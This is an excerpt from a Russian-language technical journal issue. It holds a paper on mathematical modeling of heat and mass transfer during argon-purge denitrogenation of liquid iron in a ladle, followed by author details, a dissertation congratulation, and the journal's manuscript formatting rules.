


Рис. 1. Схема расположения пористых пробок в днище ковша

В компьютерную модель закладывались следующие значения параметров:

Таблица 1. Исходные данные с завода

Высота ковша, м	4,0
Диаметр ковша, м	3,5
Толщина рабочей футеровки, м	0,170
Начальная температура металла, °С	1580
Расход аргона, мЗ/ч	35
Режим продувки	Пузырьковая
Диаметр пробок, м	0,15
Время прогонки, с	2700

Электроды и дуга:	
Диаметр электродов, м	0,45
Глубина прохождения тока в металле, м	0,1
Температура дуги, °С	5250
Металл (железо):	
Температура плавления, °С	1539
Коэффициент теплопроводности, Вт/(м·°С)	92
Удельная теплоёмкость, кДж/(кг·°С)	0,449
Плотность, г/см ³	7,874
Футеровка:	
Коэффициент теплопроводности, Вт/(м·°С)	1,4
Удельная теплоёмкость, кДж/(кг·°С)	1,04
Плотность, г/см ³	2,0
Броня (кожух):	
Коэффициент теплопроводности, Вт/(м·°С)	31,82
Удельная теплоёмкость, кДж/(кг·°С)	0,691
Плотность, г/см ³	7,6

На рис. 2 представлены результаты численного моделирования модуля вихря скорости. На рисунке 2 представлен характерный график зависимости модуля вихря скорости от высотного положения элемента футеровки ковша (кирпичи). При этом, как показали исследования на ПЭВМ, удалённость L от центра ковша, равную $0,7R$ следует считать нежелательной. Кривые графика соответствуют углам $\gamma = 0^\circ$ и 180° и элементам футеровки, лежащим на противоположной стороне ковша.




Рис. 2. Зависимость модуля вихря скорости от высотного уровня футеровки ковша:
1: $\gamma = 0^\circ$; 2: $\gamma = 180^\circ$; $L = 0,7 \cdot R$.

Как показали исследования, в области №11-13 элементов кладки футеровки ковша наблюдается максимум модуля вихря, что согласуется с заводскими данными, представленными на рис. 3. Как показало компьютерное моделирование, в этой области и наблюдаются значительные теплотери.

РЯД					
33	149	150	149	147	149
32	149	151	152	151	149
31	147	148	149	149	148
30	145	146	148	148	143
29	140	143	145	144	141
28	133	136	138	139	132
27	122	124	127	128	121
26	111	116	117	120	115
25	110	113	110	113	109
24	110	113	109	109	105
23	109	112	109	109	106
22	109	113	105	107	109
21	111	112	100	106	108
20	106	104	85	89	102
19	105	99	79	84	101
18	104	93	76	81	99
17	100	93	75	75	94
16	101	90	69	66	92
15	97	91	70	67	88
14	95	91	73	69	89
13	89	92	71	66	85
12	92	93	70	64	80
11	96	96	75	71	84
10	99	96	79	73	86
9	101	99	85	79	92
8	104	98	89	83	96
7	105	101	93	85	98
6	106	105	98	90	100
5	110	107	102	93	104
4	111	107	108	98	108
3	125	125	121	114	124
2	139	143	143	143	146
1	159	158	160	160	163

Рис. 3. Заводские данные по средней топографии износа футеровочного слоя стенки ковша

В этой области создаются условия для значительного износа футеровки ковша. Таким образом, разработка защитных мер по укреплению этой зоны повышает длительность эксплуатации футеровки стенок ковша и является фактором энергоресурсосбережения.

Работа содержит результаты компьютерного моделирования процесса конвективной диффузии, атомов азота в жидком железе при его внепечной деазотации продувкой аргоном через установленные в днище ковша 2 пористые пробки (рис. 1) при атмосферном давлении в условиях покрытия расплава азотопроницаемым синтетическим шлаком.

На рис. 4 приведен график зависимости эффективности ε конвективной диффузии атомов азота в расплаве железа (степени его дегазации) в функции интенсивности Ω продувки аргоном на единичную пору в момент завершения выпуска металла из печи в ковш при различных значениях диаметра d_n пор продувочного устройства.




Рис. 4. Зависимость эффективности ε конвективной диффузии атомов азота в расплаве железа (степени его дегазации) в функции интенсивности Ω_0 продувки аргоном на единичную пору: 1 – $d_n = 0,6$ мм; 2 – $d_n = 0,8$ мм; 3 – $d_n = 1,0$ мм; $[S] = 0,03$ %; $D_N = 0,9 \cdot 10^{-4}$ см²/с.

Как следует из этого графика при увеличении единичной и общей интенсивности продувки эффективность ε возрастает вследствие увеличения количества пузырей аргона, внедряемого в жидкую ванну в единицу времени. Однако при некотором оптимальном значении $\Omega_0 = \Omega_{opt}$ ε достигает максимума и дальнейший рост этой величины прекращается. Существование Ω_{opt} связано с наличием противоположной тенденции увеличению площади поверхности контакта «аргон-металл» при росте Ω_0 , а именно, снижению времени контакта пузырей аргона с жидкой ванной, вследствие чего рафинирующая способность каждого из пузырей уменьшается. Следовательно, режим продувки при $\Omega_0 = \Omega_{opt}$ является энергоресурсосберегающим. Зависимость $\varepsilon(d_n)$ является убывающей, так как при снижении диаметра пор продувочного устройства при фиксированном значении $\Omega_0 = \Omega_{opt}$ площадь поверхности контакта «аргон-металл» возрастает. Как показали исследования, массовый расход аргона для обеспечения Ω_{opt} снижается с уменьшением d_n .

Количество пор единичной пробки, которые могут обеспечить заданную общую интенсивность продувки $\Omega_{общ}$ определяем из формулы:

$$N_n = \Omega_{общ} / (2 \times \Omega_0).$$

Например, по данным Енакиевского металлургического завода $\Omega_{общ} = 35$ м³/ч, тогда $N_n = \frac{35 \cdot 10^6 \text{ см}^3}{3600 \text{ с} \cdot 3 \text{ см}^3 / \text{с} \cdot 2} \approx 1,5 \times 10^3$.

Предельная интенсивность продувки, обеспечивающая переход из пузырькового в струйный режим продувки для единичной поры диаметром 0,6 мм по данным В.М. Шевелева [9] равна 7 см³/с. При диаметре пробки этого завода $d = 15$ см каждая пора размещается в среднем на площади $\pi d^2 / (4 \cdot N_n) \approx 0,15 \text{ см}^2 = 15 \text{ мм}^2$.

На рис. 5 изображен график зависимости ε от длительности продувки после наполнения ковша расплавом. Из графика следует, что продувка жидкой ванны с энергоресурсосберегающей интенсивностью в этот период менее эффективна (рост ε менее значителен). Это связано со снижением интенсивности перемешивания металла в этот период ввиду прекращения воздействия на расплав струи металла, падающей из плавильной печи в ковш.




Рис. 5. Зависимость эффективности конвективной диффузии азота в расплаве железа от времени продувки после заполнения ковша расплавом:

1 – $[S] = 0,025 \%$; $\tau_0 = 300$ с; 2 – $[S] = 0,030 \%$; $\Omega_0 = 3$ см³/с; 3 – $[S] = 0,035 \%$; $d_n = 0,6$ мм.

Влияние неоднородности поля температур в объеме жидкой ванны на степень деазотации расплава связано с неравномерностью распределения потоков массы атомов азота на поверхность пузырей аргона в различных локальных объемах металла.

Степень неоднородности температурного поля на ограниченном отрезке времени достигалась изменением расположения пористых пробок в днище ковша, их удалённостью от его центра. Как показал вычислительный эксперимент, рассматриваемая неоднородность существенно не влияет в рамках изменения параметров на эффективность деазотации металла. Высокая интенсивность диффузии атомов азота на поверхность пузырей аргона в области более высоких температур компенсируется снижением этой интенсивности при более низких температурах.

Таким образом, диапазон изменения параметра L , а именно $[0,45; 0,55]$ можно рекомендовать к практическому использованию, т.к. максимум модуля вихря скорости при этих значениях L существенно ниже рассмотренного выше нерационального значения.

В работе исследована адекватность разработанной математической модели путём сравнения полученных результатов моделирования с данными лабораторных исследований японских авторов. На рис. 6 приведены результаты лабораторных исследований М.Казуми [5] (кривая 1), расчета, полученные с помощью разработанной математической модели (кривая 2) и математического моделирования процесса деазотации в условиях пренебрежения наличием в расплаве поверхностно-активных серы и кислорода (кривая 3).




Рис. 6. Зависимость концентрации азота в расплаве железа от времени продувки:

$H = 5,4$ см; $d_n = 0,1$ см; $\Omega_0 = 1,43$ см³/с; $M = 376$ г; $[S] = 0,052 \%$; $[O] = 0,028 \%$; $[C] = 0,0 \%$.

Анализ кривых лабораторных (1) и расчётных (2) результатов говорит об их согласовании. Качественное поведение кривых графика идентично. Отклонение в количественном отношении не превышает ~ 5% и объясняется известным отклонением системы «железо-азот» от термодинамического равновесия, положенного в основу разработки математической модели.

Снижение интенсивности продувки до уровня Ω_{opt} экономит дорогостоящий аргон, что согласуется с приоритетными направлениями внепечной обработки металлов [10, 11].

Выводы. Разработана согласующаяся с заводскими и лабораторными данными математическая модель конвективного теплопереноса атомов азота в жидком металле, впервые учитывающая 3-мерность температурного поля в расплаве и несимметричность расположения продувочных устройств в днище ковша.

Получили развитие научные представления о разрушительной способности вихревого движения жидкого металла, вызывающего истощение футеровки ковша. Выявлены области наиболее подверженные фактору этого разрушительного воздействия. Показано, что разработка защитных мер, по укреплению которых повышается длительность эксплуатации футеровки стенок ковша, является фактором ресурсосбережения.

Получили развитие научные представления о влиянии температуры на эффективность конвективной диффузии атомов азота в расплаве. Установлено несущественное влияние неравномерности температурного поля в объёме металла на эту эффективность в диапазоне использованных параметров.

СПИСОК ЛИТЕРАТУРЫ

1. Металлургия и металлурги XXI века : международная конференция-диспут : сборник трудов / Московский технол. ун-т металлов и сплавов. – Москва : [МИСиС], 2001. – 518 с.
2. Захаров, Н. И. Интенсификация процессов теплопереноса при рафинировании жидкой стали от газов/ Н. И. Захаров. – Донецк : Цифровая тип., 2016. – 204 с.
3. Чуйко, Н. М. Внепечные способы улучшения качества стали / Н. М. Чуйко, А. Г. Перевязка, Н. А. Паничек. – Киев : Техника, 1978. – 128 с.
4. Борнацкий, И. И. Внепечное рафинирование чугуна и стали / И. И. Борнацкий, В. И. Мачикин, В. С. Живченко. – Киев : Техника, 1979. – 167 с.
5. Kazumi, M. The rate of degassing of liquid metal during inert gas purging / M. Kazumi, S. Masamishi, H. Hideo // ISIJ International. – 1975. – Vol. 61, № 2. – P. 182–194.
6. Tasisada, S. Investigation of the mechanism of nitrogen release from liquid metal / S. Tasisada, S. Akira, H. Masazsy // ISIJ International. – 1975. – Vol. 61, № 12. – P. 450–451.
7. Kazuo, A. Kinetics of nitrogen release from liquid iron / A. Kazuo, I. Koin, S. Hiroshi // ISIJ International. – 1976. – Vol. 62, № 9. – P. 1179–1188.
8. Самарский, А. А. Теория разностных схем / А. А. Самарский. – Москва : Наука, 1977. – 654 с.
9. Шевелев, В. М. Удаление газа из жидкой стали в пузыри инертного газа / В. М. Шевелев, В. И. Бедников // Известия вузов. Черная металлургия. – 1972. – № 6. – С. 17–21.
10. Найдек, В. Л. Дегазация металлов обработкой их расплавов продувкой инертным газом / В. Л. Найдек, А. В. Наривский // Процессы литья. – 2008. – № 3. – С. 35–38.
11. Поляков, В. Ф. Анализ научно-технологических решений по уменьшению содержания газов в железоуглеродистых расплавах / В. Ф. Поляков, Л. Г. Тубольцев, В. П. Корченко // Фундаментальные и прикладные проблемы чёрной металлургии. – 2009. – Вып. 18. – С. 146–155.

Поступила в редакцию 25.03.2022 г., рекомендована к печати 13.04.2022 г.

MATHEMATICAL MODELING OF HEAT AND MASS TRANSFER PROCESSES AND ENERGY RESOURCE SAVING MODES OF OUT-FURNACING REMOVAL NITROGEN GAS OF OUT LIQUID METAL UNDER CONDITIONS OF NONHOMOGENEOUS TEMPERATURE FIELD

*Bezzub A.A., Zakharov N.I., Strichenko S.M., **Belousov V.V.***

A mathematical model of heat and mass transfer processes during out-of-furnace denitrogenation of liquid metal by purging with argon through the porous elements of the ladle bottom has been developed. The model includes the equations of convective diffusion and heat conduction, as well as hydrodynamics. The issues of energy and resource saving associated with a decrease in the destructive ability of the ladle walls, the inhomogeneity of the temperature field during melt blowing with argon and a decrease in its consumption are considered.

Keywords: Out-of-furnace denitrogenation, energy and resource saving, mathematical modeling, heat and mass transfer, liquid metal.

Беззуб Александра Андреевна

инженер 1 категории ГУП ДНР
«ДОНЕЦКСТАНДАРТМЕТРОЛОГИЯ»,
ДНР, г. Донецк.
E-mail: apilipec@mail.ru

Bezzub Aleksandra Andreevna

Engineer of the 1st category of the
DONETSKSTANDARDMETROLOGY,
DPR, Donetsk.

Захаров Николай Иванович

доктор технических наук, доцент, профессор
кафедры технической теплофизики ГОУ ВПО
«Донецкий национальный технический
университет»,
ДНР, г. Донецк.

Zakharov Nikolai Ivanovich

Doctor of Technical Sciences, Docent, Professor at
Department of Technical Thermophysics of Donetsk
National Technical University,
DPR, Donetsk.

Стриченко Сергей Михайлович

кандидат технических наук, начальник
сталеплавильного отдела, главный специалист по
сталеплавильному производству технического
управления Енакиевского металлургического
завода ООО «ЮГМК»,
ДНР, г. Енакиево.
E-mail: strichenkosm@mail.ru

Strichenko Sergei Mikhailovich

Candidate of Technical Sciences, Head of the
Steelmaking Department, Chief Specialist in
Steelmaking Production of the Technical Department
of the Enakievskii Metallurgical Plant LLC
"YUGMK",
DPR, Enakievo.

Белоусов Вячеслав Владимирович

доктор технических наук, профессор,
ГОУ ВПО «Донецкий национальный университет»,
ДНР, г. Донецк.

Belousov Viacheslav Vladimirovich

Doctor of Technical Sciences, Full Professor,
Donetsk National University,
DPR, Donetsk.

ПОЗДРАВЛЕНИЕ С УСПЕШНОЙ ЗАЩИТОЙ ДИССЕРТАЦИИ

Физико-технический факультет поздравляет ответственного секретаря журнала «Вестник ДонНУ. Серия Г: Технические науки», старшего преподавателя кафедры Физики неравновесных процессов, метрологии и экологии им. И.Л.Повха Пометун Екатерину Дмитриевну с успешной защитой диссертационной работы «Совершенствование элементов автоматизированных систем научных исследований нестационарных газовых потоков» на соискание ученой степени кандидата технических наук по специальности 05.13.06 – Автоматизация и управление технологическими процессами и производствами (по отраслям) (технические науки) в диссертационном совете Д 01.024.04.



В 2017 году Пометун Е.Д. окончила аспирантуру по специальности 01.02.05 – Механика жидкости газа и плазмы, с декабря 2017 года работает на кафедре ФНПМЭ им. И.Л.Повха в должности старшего преподавателя. С 2022 является ответственным секретарём научного журнала «Вестник ДонНУ. Серия Г: Технические науки».

Пометун Е.Д. является автором 2 учебно-методических пособий, 24 научных статей и 7 материалов докладов по итогам научных конференций.

Сердечно поздравляем Екатерину Дмитриевну и желаем ей новых успехов в педагогической и научной деятельности!

Коллектив Физико-технического факультета ДонНУ

ПРАВИЛА ДЛЯ АВТОРОВ

1. Редакция журнала «Вестник Донецкого национального университета. Серия Г: Технические науки» принимает к рассмотрению на предмет опубликования в журнале ранее не опубликованные и не представленные для одновременной публикации в других изданиях научные статьи по тематике журнала.
2. Авторы статей несут персональную ответственность за наличие элементов плагиата в текстах статей, за полноту и достоверность изложенных фактов и положений, за факт их публикации. Допускается публикация не более двух статей от одного автора в одном номере и наличие не более пяти авторов одной статьи. Один из авторов должен иметь ученую степень. Гонорар не выплачивается и плата за публикацию статей не взимается.
3. Авторами представляется рукопись статьи в одном экземпляре (на русском или английском языке), напечатанном с одной стороны листа бумаги формата А4 (экземпляр подписывается авторами). Страницы рукописи должны быть последовательно пронумерованы. Объем рукописи, как правило, от 5 до 15 страниц (для обзорной статьи – до 25), включая рисунки, таблицы, список литературы, сведения об авторах. Вместе с рукописью на адрес электронной почты vestnik.donnu.g@donnu.ru высылается электронный вариант с полным текстом статьи в формате doc или docx. При отсутствии возможности предоставления в редколлегию рукописи, на электронную почту редакции высылается полный текст статьи в формате pdf. Статьи, не соответствующие Правилам для авторов или тематике журнала, к рассмотрению не принимаются. Все статьи, принятые к рассмотрению, подвергаются рецензированию и в случае положительной рецензии – научному и техническому редактированию.
4. Решение о публикации, публикации после доработки/переработки или отклонении статьи принимается редакционной коллегией журнала. Если статья рекомендуется к публикации после небольшой авторской доработки, редакция направляет авторам статьи замечания (без указания рецензента). Статья, направленная авторам на доработку, должна быть возвращена в исправленном виде в максимально короткий срок. К доработанной статье необходимо предоставить письмо от авторов, содержащее ответы на все замечания и поясняющие все изменения, сделанные в статье. В случае отклонения статьи редакция направляет авторам рецензию (без указания рецензента) или выдержки из нее, либо аргументированное письмо редактора. Редакция не вступает в дискуссию с авторами отклоненных статей, за исключением случаев явного недоразумения.
5. Обязательные требования к оформлению статей:
 - **Размер бумаги:** А4.
 - **Ориентация:** книжная.
 - **Поля:** зеркальные, верхнее – 30 мм, нижнее – 30 мм, внутри – 30 мм, снаружи – 20 мм.
 - **Положение верхнего и нижнего колонтитула относительно края:** 2 см.
 - **Междустрочный интервал:** одинарный.
 - **Абзацный отступ:** 1 см.
 - **Основной текст статьи:** шрифт Times New Roman, размер 12 пт., с выравниванием по ширине, без автоматической расстановки переносов.
 - **Аннотация, список литературы, сведения об авторах:** шрифт Times New Roman, размер 10 пт., с выравниванием по ширине, без автоматической расстановки переносов.
 - **Подписи, заглавие и содержание таблиц:** шрифт Times New Roman, размер 10 пт., с выравниванием по центру, без автоматической расстановки переносов.

6. Текст статьи должен соответствовать следующей структурной схеме:

- **Первая строка:** индекс УДК – выравнивание по левому краю, без абзацного отступа.
- **Через строку:** **НАЗВАНИЕ** статьи – полужирный, выравнивание по центру, прописными буквами, без переноса слов, без абзацного отступа.
- **Через строку:** копирайт © и год – полужирный, выравнивание по левому краю, без точки после года, через 3 пробела *фамилия(и) и инициалы автора(ов)* – полужирный, курсив, выравнивание по левому краю, без абзацного отступа.
- **Через две строки:** аннотация объемом до 100 слов, кратко отражающая предмет статьи, примененные методы исследований и основные результаты, полученные авторами.
- **На следующей строке:** словосочетание *Ключевые слова:* – полужирный, курсив. Далее приводятся ключевые слова количеством до 10 слов, отделяемых друг от друга запятой. Блок аннотация и ключевые слова рекомендуется отделять от основного текста с помощью инструмента «Границы».
- **Через две строки:** основной текст статьи, который содержит введение, основную часть и выводы. Во **введении** рекомендуется излагать постановку проблемы в общем виде и связь с важнейшими научными и практическими задачами, анализ последних исследований и публикаций, в которых начато решение данной проблемы и на которые опирается автор, выделение нерешенных ранее частей общей проблемы, которым посвящена статья, формулировку целей статьи. В **основной части** рекомендуется излагать основные материалы исследования с полным обоснованием полученных научных результатов. Основную часть рекомендуется структурировать на разделы с названиями, отражающими их содержание (например: постановка задачи; методы ее решения; анализ полученных результатов). В **выводах** рекомендуется кратко и четко подводить итоги основных результатов, полученных авторами и описывать перспективы дальнейших исследований в данном направлении.
- **Через строку:** словосочетание **СПИСОК ЛИТЕРАТУРЫ** размером 10 пт., полужирный, выравнивание по левому краю, прописными буквами, без абзацного отступа. Далее через строку с абзацным выступом 0,5 см приводится нумерованный перечень используемых литературных источников общим списком в порядке упоминания в тексте на языке оригинала в соответствии с ГОСТ Р 7.0.100–2018 «Библиографическая запись. Библиографическое описание. Общие требования и правила составления». Ссылка на источник приводится в квадратных скобках. Разрешается ссылаться только на опубликованные работы. Необходимо включение в список литературы источников последних 5-10 лет по исследуемому вопросу.
- **Через строку:** надпись «*Поступила в редакцию xx.xx.20xx г., рекомендована к печати xx.xx.20xx г.*» размером 10 пт., курсив, выравнивание по правому краю.
- **Через строку:** приводится **НАЗВАНИЕ** статьи, *фамилия(и) и инициалы автора(ов)*, аннотация и ключевые слова (**Keywords**) на английском языке (перевод) размером 10 пт.
- **Через строку:** сведения об авторах размером 10 пт., в таблице с параметром «Нет границ», содержащей два столбца (для сведений на русском и английском языках):
 - **Фамилия, имя, отчество;**
 - ученая степень, ученое звание, должность, с указанием организации (в соответствии с уставом), которую представляет автор;
 - страна, город;
 - адрес электронной почты.

7. Образец оформления статьи:

УДК 621.377.037.3:004.67

МЕТОД РАСШИРЕННОГО ЛИНГВИСТИЧЕСКОГО ОПИСАНИЯ СПЕКТРОГРАММ РАДИОЧАСТОТ FM-ДИАПАЗОНА

© 2022 Третьяков И.А., Данилов В.В.

В настоящей работе проведено расширение функциональности разработанной ранее автоматизированной системы научных исследований. Предлагается метод более расширенного лингвистического описания спектрограмм радиочастот, позволяющий составлять эти описания с учетом местоположения участков кривой на оси абсцисс.

Ключевые слова: спектрограммы радиочастот, лингвистический анализ, анализ данных.

Введение. В современном мире развивается научное направление [1-3] ...

Постановка задачи. Представляется важным выявление [4] ...

Метод расширенного лингвистического описания. Для составления такого ...

Выводы. Полученные расширенные лингвистические описания дают ...

СПИСОК ЛИТЕРАТУРЫ

1. Юрьев, Д. Р. Сравнительный анализ двухфакторной аутентификации / Д. Р. Юрьев, О. С. Рогова // Технические науки – от теории к практике. – 2017. – № 6 (66). – С. 46–51.
2. Защита сервера от DDos-атак. – URL: <https://itelon.ru/blog/zashchita-servera-ot-ddos-atak/> (дата обращения: 20.03.2022). – Режим доступа: свободный. – Текст: электронный.

Поступила в редакцию xx.xx.2022 г., рекомендована к печати xx.xx.2022 г.

METHOD OF EXTENDED LINGUISTIC DESCRIPTION OF FM RADIO FREQUENCY SPECTROGRAMS

Tretiakov I.A., Danilov V.V.

In this paper, the functionality of the previously developed automated system of scientific research is expanded. A method of a more extended linguistic description of radio frequency spectrograms is proposed, which makes it possible to compile these descriptions taking into account the location of the curve sections on the abscissa axis.

Keywords: radio frequency spectrograms, linguistic analysis, data analysis.

Третьяков Игорь Александрович

кандидат технических наук, заместитель декана по научной работе, доцент кафедры радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет»,
ДНР, г. Донецк.
E-mail: i.tretiakov@mail.ru

Tretiakov Igor Aleksandrovich

Candidate of Technical Sciences, Deputy Dean for Research, Associate Professor at Department of Radiophysics and Infocommunication Technologies of Donetsk National University,
DPR, Donetsk.

Данилов Владимир Васильевич

доктор технических наук, профессор, заведующий кафедрой радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет»,
ДНР, г. Донецк.
E-mail: ut5iv@mail.ru

Danilov Vladimir Vasilevich

Doctor of Technical Sciences, Full Professor, Head of the Department of Radiophysics and Infocommunication Technologies of Donetsk National University,
DPR, Donetsk.

8. Рисунки и таблицы располагаются по тексту строго в пределах печатного поля книжной ориентации страниц после их первого упоминания в тексте статьи. Вся текстовая информация на рисунках должна быть четкой и разборчивой и не иметь лишних деталей. Каждый рисунок должен иметь подрисуночную подпись (не совмещенную с рисунком) в формате: «Рис. №. Название». Каждая таблица должна иметь заглавие в формате: «Таблица №. Название». Во избежание смещений рисунков рекомендуется размещать их в таблицах с двумя строками с параметром «Нет границ» (в первой строке размещается рисунок, во второй - подрисуночная подпись). Все рисунки и таблицы должны быть последовательно пронумерованы арабскими цифрами, допускается применение букв при нумерации рисунков, состоящих из нескольких частей. Сканированные рисунки не допускаются. Образец оформления рисунка и таблицы:




Рис. 1. Действие линзы на плоскую волну

Таблица 1. Номиналы элементов схемы УМ класса F₃

Элемент	Номинал	Единица измерения
C _{out}	25	пФ
C ₁	10	нФ
C ₂	100	мкФ
L ₁	150	мкГн
L ₂	460	нГн
L ₃	765	нГн
R ₁	0,39	МОм

9. Формулы выравниваются по центру и имеют, при необходимости, сквозную нумерацию по правому краю. Для выравнивания формул рекомендуется использовать таблицы с параметром «Нет границ». После формул ставится тот знак препинания, который необходим исходя из построения фразы. Нумеровать следует только те формулы, на которые имеются ссылки в тексте. Ссылки на формулы приводятся в круглых скобках. Каждая формула отделяется от основного текста интервалом в 6 пт. перед и после. Формулы, их компоненты и все переменные в тексте и отдельно в строках набираются только с помощью редакторов формул Microsoft Equation 3.0 или MathType 5.0 и выше с параметрами:

- **текст и переменная:** наклонный;
- **матрица-вектор:** полужирный наклонный;
- **размер:** обычный - 12 пт., крупный индекс - 9 пт., мелкий индекс - 7 пт., крупный символ - 18 пт., мелкий символ - 12 пт.

Образец оформления формулы:

$$y_t = c_0 + \sum_{i=1}^n c_i y_{t-i} + b \xi_t \quad (1)$$

10. Материалы предоставляются по адресу:

283001, Донецкая Народная Республика, г. Донецк, пр. Театральный, д. 13, Физико-технический факультет.

